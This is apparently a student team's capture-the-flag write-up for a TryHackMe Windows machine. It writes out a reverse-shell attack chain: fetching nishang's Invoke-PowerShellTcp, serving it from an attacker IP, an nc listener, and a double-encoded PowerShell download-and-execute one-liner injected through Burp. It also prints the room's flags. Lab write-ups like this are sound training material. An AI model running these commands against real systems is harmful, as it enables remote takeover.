
Download invoke PowerShellTcp.ps1 from https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 and save it




Then we opened a new tab and typed “python3 -m http.server 80” to open a python server




In another tab we type in “nc -lvnp 1338” to start a listener



In burpsuite decoder we typed “Invoke-PowerShellTcp -Reverse -IPAddress 10.18.32.242 -Port 1338” and encoded it two times as a url. Then we copied it and pasted it in the link which is in repeater. Then we forward it



After that again we typed “powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.32.242/Invoke-PowerShellTcp.ps1')” and encoded it as a url 2 times.Then we pasted it in the link in repeater.Then we forward it



Now its connected to the user
We typed in cd “C:/Users/Administrator/Desktop” to change the file
Then we typed in cat “C:/Users/Administrator/Desktop/user.txt” to view the text and we got the thm flag

Privilege escalation

```
PS C:\users> ls


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

We noticed the user directory SuperAdmin and try to access but we cannot

```
PS C:\Users\Administrator\Desktop> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users\Administrator\Desktop>
```

Final result
So we just use cat command towards the root.txt in the directory to get the root flag

Youtube link: https://youtu.be/yyj8_oRWKKE

Contributions

ID	NAME	CONTRIBUTION	SIGNATURE
1211100708	Muhammad Faiz Bin Mohd Fauzi	Established initial foothold and did the root privilege escalation, record some of the video presentation	faiz
1211101962	Barath A/L Saravanan	the recon and enumeration for establishing the initial foothold, record most of the video presentation Did	
1211101804	Akhileshnaidu A/L Jaya Kumar	Did the horizontal privilege escalation between users, also edited the video presentation